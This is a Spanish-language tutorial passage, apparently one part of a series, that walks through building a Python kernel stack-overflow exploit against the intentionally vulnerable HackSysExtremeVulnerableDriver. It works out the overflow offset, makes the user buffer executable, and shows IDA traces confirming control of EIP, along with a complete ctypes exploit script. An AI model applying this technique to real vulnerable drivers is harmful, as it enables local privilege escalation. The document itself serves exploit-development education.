
win32file.CloseHandle(hDevice)

```

Como win32file no tiene acceso a todas las apis no permite copiar directamente al buffer como memcpy o cosas asi de esta forma podemos solo copiarlo con ReadFile, asi que hacemos un archivo pepe.bin lleno de 0x1000 Aes, lo pasamos a CreateFile para que lo abra y nos devuelva el handle y eso lo pasamos a ReadFile con el argumento buf del buffer que allocamos y copiara el contenido del archivo alli.

Obviamente si lo hacemos en C, C++ o el lenguaje que sea podremos usar VirtualAlloc, y copiar fácilmente con memcpy o lo que queramos, pero aquí tenemos ciertas limitaciones y nos tenemos que adaptar.

Necesitamos saber ademas el largo justo de lo que debemos enviar, miremos el buffer de destino en el IDA.



Marcamos desde el inicio del buffer hasta justo antes del return address y nos de 520 decimal por 4 del element size.

Asi que:

hex(520*4)

'0x820'

Asi que deberemos enviar 0x820 + ret

Ahora como sabemos en Python la direccion del buffer que creamos para pasarle, bueno un truco medio sucio es usar repr.

```

In[89]: a=buf.__repr__()
In[90]: buf=win32file.AllocateReadBuffer(0x1000)
...: a=buf.__repr__()
...:
In[91]: a
Out[91]: '<read-write buffer ptr 0x03006A88, size 4096 at 0x03006A68>'

```

Vemos que me devuelve la direccion donde puedo escribir, en una string asi que busco 0x y busco la coma en dicha string y puedo stripear la direccion.

```

Out[91]: '<read-write buffer ptr 0x03006A88, size 4096 at 0x03006A68>'
In[92]: a=a[a.find("0x"):a.find(",")]
...: a=(int(a,16))
...:
In[93]: a
Out[93]: 50358920

```

```

In[94]: hex(a)
Out[94]: '0x3006a88'

```

Alli esta la direccion la podemos pasar con struct.pack luego de los 0x820 Aes, lo molesto es que debemos escribirlo en el archivo que leerá, uf.

Por lo tanto una vez que tengo la direccion del buffer

```

buf=win32file.AllocateReadBuffer(0x1000)
a=buf.__repr__()
a=a[a.find("0x"):a.find(",")]
a=(int(a,16))
|
print "address = %x"%a

```

Escribo en el archivo la fruta que quiero enviar

```

print int(hDevice)

buf=win32file.AllocateReadBuffer(0x1000)
a=buf.__repr__()
a=a[a.find("0x"):a.find(",")]
a=(int(a,16))

print "address = %x"%a

h=win32file.CreateFile(r"pepe.bin",win32file.GENERIC_READ | win32file.GENERIC_WRITE, 0, None,win32file.OPEN_EXISTING, win32file.FILE_ATTRIBUTE_NORMAL, 0)

data= 0x820 * "A" + struct.pack("<L",a)
win32file.WriteFile(h,data,None)
win32file.ReadFile(h,buf,None)

win32file.DeviceIoControl(hDevice,IOCTL_STACK, buf, None, None)

```

Antes de Con ReadFile copiarla al buffer.

Veamos si sirve, en este caso no es necesario tener el archivo pues lo creara y lo llenara asi que borramos el anterior.

```

9
10
11 print int(hDevice)
12
13 buf=win32file.AllocateReadBuffer(0x1000)
14
15 a=buf.__repr__()
16
17 a=a[a.find("0x"):a.find(",")]
18
19 a=(int(a,16))
20
21 print "address = %x"%a
22
23 h=win32file.CreateFile(r"pepe.bin",win32file.GENERIC_READ | win32file.GENERIC_WRITE, 0, None,win32file.CREATE_ALWAYS, win32file.FILE_ATTRIBUTE_NORMAL, 0)
24
25 data= 0x820 * "A" + struct.pack("<L",a)
26
27 win32file.WriteFile(h,data,None)
28
29

```

Para eso cambiamos el argumento a CREATE ALWAYS lo cual si no esta lo creara.

```
osrloaderv30 > Projects > OsrLoader > kit > WXP > i386 > FRE
Search FRE

Administrator: C:\Windows\System32\cmd.exe - Python scratch.py

C:\Users\devel\Desktop\osrloaderv30\Projects\OsrLoader\kit\WXP\i386\FRE>Python s
scratch.py
112
Traceback (most recent call last):
  File "scratch.py", line 16, in <module>
    h=win32file.CreateFile(r"pepe.bin",win32file.GENERIC_READ | win32file.GENERI
C_WRITE, 0, None,win32file.OPEN_EXISTING, win32file.FILE_ATTRIBUTE_NORMAL, 0)
pywintypes.error: (2, 'CreateFile', 'The system cannot find the file specified.')
)

C:\Users\devel\Desktop\osrloaderv30\Projects\OsrLoader\kit\WXP\i386\FRE>Python s
scratch.py
112
Traceback (most recent call last):
  File "scratch.py", line 20, in <module>
    win32file.DeviceIoControl(hDevice,IOCTL_STACK, buf, None, None)
pywintypes.error: (31, 'DeviceIoControl', 'A device attached to the system is no
t functioning.')

C:\Users\devel\Desktop\osrloaderv30\Projects\OsrLoader\kit\WXP\i386\FRE>Python s
scratch.py
112
address = 153fdb0
address = 153fdb0
```

Bueno supuestamente ahí esta nuestro buffer con las Aes, el IDA paro, veamos que paso.

```
Debug View
Structures
Enums
General registers, Stack

928E86FA
928E86FA ; Attributes: bp-based frame
928E86FA
928E86FA ; int __stdcall StackOverflowIoctlHandler(_IRP *Irp, _IO_STACK_LOCATION *IrpSp)
928E86FA _StackOverflowIoctlHandler08 proc near
928E86FA
928E86FA Irp= dword ptr 8
928E86FA IrpSp= dword ptr 0Ch
928E86FA
928E86FA mov     edi, edi
928E86FC push  ebp
928E86FD mov     ebp, esp
928E86FF mov     ecx, [ebp+IrpSp]
928E8702 mov     edx, [ecx+_IO_STACK_LOCATION.Parameters.DeviceIoControl.Type3InputBuffer]
928E8705 mov     ecx, [ecx+_IO_STACK_LOCATION.Parameters.DeviceIoControl.InputBufferLength]
928E8708 mov     eax, 0C000000h
928E870D test    edx, edx
928E870F jz     short loc_928E8718

928E8711 push    ecx ; Size
928E8712 push    edx ; UserBuffer
928E8713 call    _TriggerStackOverflow08 ; TriggerStackOverflow(x,x)

928E8718
928E8718 loc_928E8718:
928E8718 pop     ebp
928E8719 ret     8
928E8719 _StackOverflowIoctlHandler08 endp
928E8719
```

Vemos que el buffer de entrada que se pasa a EDX nos muestra el mismo valor, veamos si están las Aes.

```

MEMORY:856B7EED db 20h
MEMORY:856B7EEE db 22h ; "
MEMORY:856B7EEF db 0
MEMORY:856B7EF0 dd offset off_153FD80
MEMORY:856B7EF4 db 90h ; É
MEMORY:856B7EF5 db 81h ; ù
MEMORY:856B7EF6 db 0ECh ; ú
MEMORY:856B7EF7 db 85h ; ò
MEMORY:856B7EF8 db 0E0h ; Ó
MEMORY:856B7EF9 db 0FBh ; 1
MEMORY:856B7EFA db 10h ;
MEMORY:856B7EFB db 84h ; ä
MEMORY:856B7EFC db 0
MEMORY:856B7EFD db 0

```


IDA View... Local Ty... Mod... Strings win... Functions win... Call St...

```

40RY:0153FDAC db 0FFh
40RY:0153FDAD db 0FFh
40RY:0153FDAE db 0FFh
40RY:0153FDAF db 0FFh
40RY:0153FD80 off_153FD80 dd offset off_150B5E8 ; DATA XREF: MEMORY:856B7EF0↓o
40RY:0153FDB4 db 90h ; É
40RY:0153FDB5 db 0C8h ;
40RY:0153FDB6 db 50h ; P
40RY:0153FDB7 db 1
40RY:0153FDB8 db 0C0h ; +
40RY:0153FDB9 db 0C8h ; +
40RY:0153FDBA db 50h ; P
40RY:0153FDBB db 1
40RY:0153FDBC db 0F0h ;
40RY:0153FDBD db 0C8h ; +
40RY:0153FDBE db 50h ; P
40RY:0153FDBF db 1
40RY:0153FDC0 db 10h ;
40RY:0153FDC1 db 0B6h ; Å
40RY:0153FDC2 db 50h ; P
40RY:0153FDC3 db 1
40RY:0153FDC4 db 38h ; 8
40RY:0153FDC5 db 0B6h ; Å
40RY:0153FDC6 db 50h ; P
40RY:0153FDC7 db 1
40RY:0153FDC8 db 60h ;
40RY:0153FDC9 db 0B6h ; Å
40RY:0153FDCA db 50h ; P
40RY:0153FDCB db 1
40RY:0153FDCC db 88h ; è
40RY:0153FDCD db 0B6h ; Å
40RY:0153FDCE db 50h ; P
40RY:0153FDCF db 1
40RY:0153FDD0 db 0B0h ; !
40RY:0153FDD1 db 0B6h ; Å

```

Uf no me puso las Aes me repito el puntero salteemos la explotación y arreglemos el script.



Cambio el EIP alli con click derecho-SET IP y doy RUN.

Creo que el problema es que debe coincidir el size del buffer con el size del archivo, justito jeje.

```
ngo_DriverWizard_WinDriver_Kernel_Out-of-Bounds_Write_Privilege_Escalation.py × scratch.py × win32file.py
import win32api
import win32file
import winioctlcon
import struct

IOCTL_STACK=0x222003

hDevice = win32file.CreateFile(r"\\.\HackSysExtremeVulnerableDriver",win32file.GENER

print int(hDevice)

buf=win32file.AllocateReadBuffer(0x824)
a=buf.__repr__()
a=a[a.find("0x"):a.find(",")]
a=(int(a,16))

print "address = %x"%a

h=win32file.CreateFile(r"pepe.bin",win32file.GENERIC_READ | win32file.GENERIC_WRITE,

data= (0x820 * "A") + struct.pack("<L",a)
win32file.WriteFile(h,data,None)

win32file.ReadFile(h,buf,None)

win32file.DeviceIoControl(hDevice,IOCTL_STACK, buf, None, None)
```

Veamos así, no va

Ah ya caí

```

5
6 IOCTL_STACK=0x222003
7
8 hDevice = win32file.CreateFile(r"\\.\HackSysExtremeVulnerableDriver", win32file.GENERIC_READ |
9
10 print int(hDevice)
11
12 buf=win32file.AllocateReadBuffer(0x824)
13 a=buf.__repr__()
14 a=a[a.find("0x"):a.find(",")]
15 a=(int(a,16))
16
17 print "address = %x"%a
18
19 h=win32file.CreateFile(r"pepe.bin", win32file.GENERIC_READ | win32file.GENERIC_WRITE, 0, None, w
20
21 data= (0x820 * "A") + struct.pack("<L", a)
22 win32file.WriteFile(h, data, None)
23 win32file.SetFilePointer(h, 0, 0)
24
25 win32file.ReadFile(h, buf, None)
26
27 win32file.DeviceIoControl(hDevice, IOCTL_STACK, buf, None, None)
28
29
30
31 win32file.CloseHandle(hDevice)
32

```

Le faltaba setear al inicio del archivo el file pointer, sino leerá desde el final donde lo dejo WriteFile, por eso no leía las Aes, ahora si.

```
IDA View... x Local Ty... x Mod... x 's' Strings win... x f
MEMORY: 0147545C db 0FFh
MEMORY: 0147545D db 0FFh
MEMORY: 0147545E db 0FFh
MEMORY: 0147545F db 0FFh
MEMORY: 01475460 db 41h ; A
MEMORY: 01475461 db 41h ; A
MEMORY: 01475462 db 41h ; A
MEMORY: 01475463 db 41h ; A
MEMORY: 01475464 db 41h ; A
MEMORY: 01475465 db 41h ; A
MEMORY: 01475466 db 41h ; A
MEMORY: 01475467 db 41h ; A
MEMORY: 01475468 db 41h ; A
MEMORY: 01475469 db 41h ; A
MEMORY: 0147546A db 41h ; A
MEMORY: 0147546B db 41h ; A
MEMORY: 0147546C db 41h ; A
MEMORY: 0147546D db 41h ; A
MEMORY: 0147546E db 41h ; A
MEMORY: 0147546F db 41h ; A
MEMORY: 01475470 db 41h ; A
MEMORY: 01475471 db 41h ; A
MEMORY: 01475472 db 41h ; A
MEMORY: 01475473 db 41h ; A
MEMORY: 01475474 db 41h ; A
MEMORY: 01475475 db 41h ; A
MEMORY: 01475476 db 41h ; A
MEMORY: 01475477 db 41h ; A
MEMORY: 01475478 db 41h ; A
MEMORY: 01475479 db 41h ; A
MEMORY: 0147547A db 41h ; A
MEMORY: 0147547B db 41h ; A
MEMORY: 0147547C db 41h ; A
MEMORY: 0147547D db 41h ; A
MEMORY: 0147547E db 41h ; A
MEMORY: 0147547F db 41h ; A
MEMORY: 01475480 db 41h ; A
MEMORY: 01475481 db 41h ; A
MEMORY: 01475482 db 41h ; A
MEMORY: 01475483 db 41h ; A
MEMORY: 01475484 db 41h ; A
MEMORY: 01475485 db 41h ; A
```

Traceo hasta el memcpy

```

928E8686 lea     eax, [ebp+KernelBuffer]
928E868C push     eax
928E868D push     offset aKernelbuffer0x ; "[+] KernelBuffer: 0x%p\n"
928E8692 call    _DbgPrint
928E8697 push     esi
928E8698 push     offset aKernelbufferSi ; "[+] KernelBuffer Size: 0x%X\n"
928E869D call    _DbgPrint
928E86A2 push     offset aTriggeringSt_0 ; "[+] Triggering Stack Overflow\n"
928E86A7 call    _DbgPrint
928E86AC push     [ebp+Size] ; size t
928E86AF push     [ebp+UserBuffer] ; void *
928E86B2 lea     eax, [ebp+KernelBuffer]
928E86B8 push     eax ; void *
928E86B9 call    _memcpy
928E86BE add     esp, 30h
928E86C1 jmp     short loc_928E86E4

```

```

928E86E4
928E86E4 loc_
928E86E4 mov
928E86EB mov
928E86EB mov

```

Llego hasta el ret.

```

928E8663 push     [ebp+UserBuffer] ; Address
928E8666 call    ds: _imp_ProbeForRead@12 ; ProbeForRead(x,x,x)
928E866C push     [ebp+UserBuffer]
928E866F push     offset aUserbuffer0xP ; "[+] UserBuffer: 0x%p\n"
928E8674 call    _DbgPrint
928E8679 push     [ebp+Size]
928E867C push     offset aUserbufferSize ; "[+] UserBuffer Size: 0x%X\n"
928E8681 call    _DbgPrint
928E8686 lea     eax, [ebp+KernelBuffer]
928E868C push     eax
928E868D push     offset aKernelbuffer0x ; "[+] KernelBuffer: 0x%p\n"
928E8692 call    _DbgPrint
928E8697 push     esi
928E8698 push     offset aKernelbufferSi ; "[+] KernelBuffer Size: 0x%X\n"
928E869D call    _DbgPrint
928E86A2 push     offset aTriggeringSt_0 ; "[+] Triggering Stack Overflow\n"
928E86A7 call    _DbgPrint
928E86AC push     [ebp+Size] ; size t
928E86AF push     [ebp+UserBuffer] ; void *
928E86B2 lea     eax, [ebp+KernelBuffer]
928E86B8 push     eax ; void *
928E86B9 call    _memcpy
928E86BE add     esp, 30h
928E86C1 jmp     short loc_928E86E4

```

General registers

EAX	00000000	HEX:00000000
ECX	928E9DA2	PAGE:aHacksys_eud
EDX	928E86F2	TriggerStackOverflow
ESI	83DFDEA8	HEX:83DFDEA8
EDI	83DFDEA8	HEX:83DFDEA8
EBP	41414141	HEX:41414141
ESP	968FBDD4	HEX:968FBDD4
EIP	928E86F2	TriggerStackOverflow
EFL	00000282	

```


928E86E4
928E86E4 loc_928E86E4:
928E86E4 mov     [ebp+ns_exc.registration
928E86E5 mov     eax, edi
928E86E6 call    SFH_epilog4
928E86F2 retn     8
928E86F2 _TriggerStackOverflow@0 endp
928E86F2

```

Stack view

968FBDD4	01475460	HEX:01475460
968FBDD8	01475460	HEX:01475460
968FBDDC	00000824	HEX:00000824
968FBDE0	968FBFC	HEX:968FBFC
968FBDE4	928E9185	IrPDeviceIoC
968FBDE8	83DFD08	HEX:83DFD08
968FBDEC	83DFE48	HEX:83DFE48
968FBDF0	843265F8	HEX:843265F8
968FBDF4	85EC8190	HEX:85EC8190
968FBDF8	00000000	HEX:00000000
968BDFC	968BFC14	HEX:968BFC14
968BDFC0	82656A0C	nt:nt_IoFcaI
968BDFC4	82656A0C	nt:nt_IoFcaI

Sigo con F7.



```
Debug View
IDA View... Local Ty... Mod... Strings win... Functions win...
MEMORY:0147545C db 0FFh
MEMORY:0147545D db 0FFh
MEMORY:0147545E db 0FFh
MEMORY:0147545F db 0FFh
MEMORY:01475460 ;
MEMORY:01475460 inc ecx
MEMORY:01475461 inc ecx
MEMORY:01475462 inc ecx
MEMORY:01475463 inc ecx
MEMORY:01475464 inc ecx
MEMORY:01475465 inc ecx
MEMORY:01475466 inc ecx
MEMORY:01475467 inc ecx
MEMORY:01475468 inc ecx
MEMORY:01475469 inc ecx
MEMORY:0147546A inc ecx
MEMORY:0147546B inc ecx
MEMORY:0147546C inc ecx
MEMORY:0147546D inc ecx
MEMORY:0147546E inc ecx
MEMORY:0147546F inc ecx
```

Veo que llego al buffer el problema es que como no lo alloque con VirtualAlloc y lo alloque con la api esa de win32file AllocateReadBuffer no le da permiso de ejecución, asi que tendré que buscar la forma de allocar código ejecutable de alguna otra forma.



```
Jungo_DriverWizard_WinDriver_Kernel_Out-of-Bounds_Write_Privilege_Escalation.py scratch.py win32file.py LocalRing0Exploit.py inetddclimber_exploit.py
1 import win32api
2 import win32file
3 import winioctlcon
4 import struct
5 import ctypes
6
7 IOCTL_STACK=0x222003
8
9 hDevice = win32file.CreateFile(r"\\.\HackSysExtremeVulnerableDriver", win32file.GENERIC_READ | win32file.GENERIC_WRITE, 0, None, win32file.OPEN_EXISTING, win32file.FILE_ATTRIBUTE_NORMAL, None)
10
11 print int(hDevice)
12
13 buf=win32file.AllocateReadBuffer(0x824)
14 a=buf.__repr__()
15 a=a[a.find("0x"):a.find(",")]
16 a=(int(a,16))
17
18 print "address = %x"%a
19
20 raw_input()
21
22 ctypes.windll.kernel32.VirtualProtect(a,0x824,0x40,0x10000)
23
24 h=win32file.CreateFile(r"pepe.bin", win32file.GENERIC_READ | win32file.GENERIC_WRITE, 0, None, win32file.CREATE_ALWAYS, win32file.FILE_ATTRIBUTE_NORMAL, None)
25
26 data= (0x820 * "A") + struct.pack("<L",a)
27 win32file.WriteFile(h,data, None)
28 win32file.SetFilePointer(h,0,0)
29
```

Le agregue el import ctypes y este tiene VirtualProtect asi que le di permiso de ejecución y ahora no hay problema.

```
IDA View... Local Ty... Mod... Strings win... Functions win... Call St...
MEMORY: 0150792C db 0FFh
MEMORY: 0150792D db 0FFh
MEMORY: 0150792E db 0FFh
MEMORY: 0150792F db 0FFh
MEMORY: 01507930 ; -----
MEMORY: 01507930 inc ecx
MEMORY: 01507931 inc ecx
MEMORY: 01507932 inc ecx
MEMORY: 01507933 inc ecx
MEMORY: 01507934 inc ecx
MEMORY: 01507935 inc ecx
MEMORY: 01507936 inc ecx
MEMORY: 01507937 inc ecx
MEMORY: 01507938 inc ecx
MEMORY: 01507939 inc ecx
MEMORY: 0150793A inc ecx
MEMORY: 0150793B inc ecx
MEMORY: 0150793C inc ecx
MEMORY: 0150793D inc ecx
MEMORY: 0150793E inc ecx
MEMORY: 0150793F inc ecx
MEMORY: 01507940 inc ecx
MEMORY: 01507941 inc ecx
MEMORY: 01507942 inc ecx
MEMORY: 01507943 inc ecx
MEMORY: 01507944 inc ecx
MEMORY: 01507945 inc ecx
```

Salta y ejecuta sin problema, realmente veo que ctypes esta mas avanzado que win32api, por lo cual podría hacerse todo llamando directamente a VirtualAlloc de ctypes sin tanta vuelta.

La versión con ctypes es

```
xploit.py
import ctypes
from ctypes import windypes

GENERIC_READ = 0x80000000
GENERIC_WRITE = 0x40000000
GENERIC_EXECUTE = 0x20000000
GENERIC_ALL = 0x10000000
FILE_SHARE_DELETE = 0x00000004
FILE_SHARE_READ = 0x00000001
FILE_SHARE_WRITE = 0x00000002
CREATE_NEW = 1
CREATE_ALWAYS = 2
OPEN_EXISTING = 3
OPEN_ALWAYS = 4
TRUNCATE_EXISTING = 5

IOCTL_STACK=0x222003

hDevice = ctypes.windll.kernel32.CreateFileA(r"\\.\HackSysExtremeVulnerableDriver", GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, None, OPEN_EXISTING, 0, None)

print int(hDevice)

buf = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(0x824), ctypes.c_int(0x3000), ctypes.c_int(0x40))


data= (0x820 * "A") + struct.pack("<L", int(buf))

ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(buf), data, ctypes.c_int(len(data)))

bytes_returned = windypes.DWORD(0)
h=windypes.HANDLE(hDevice)
b=windypes.LPVOID(buf)
ctypes.windll.kernel32.DeviceIoControl(h, IOCTL_STACK, b, 0x824, None, 0x824, ctypes.pointer(bytes_returned), 0)

ctypes.windll.kernel32.CloseHandle(hDevice)
```

Usa directamente CreateFile, VirtualAlloc, RtlMoveMemory y DeviceIoControl, solo hay que tener cuidado con alguno de los tipos, pero funciona bien.



Allí está ejecutando, la cuestión ahora es que ejecutamos código, nos quedaría hacer el shellcode porque así tendremos solo una bonita pantalla azul.

El shellcode lo analizaremos y armaremos en la parte siguiente.

Hasta la parte 48

Ricardo Narvaja

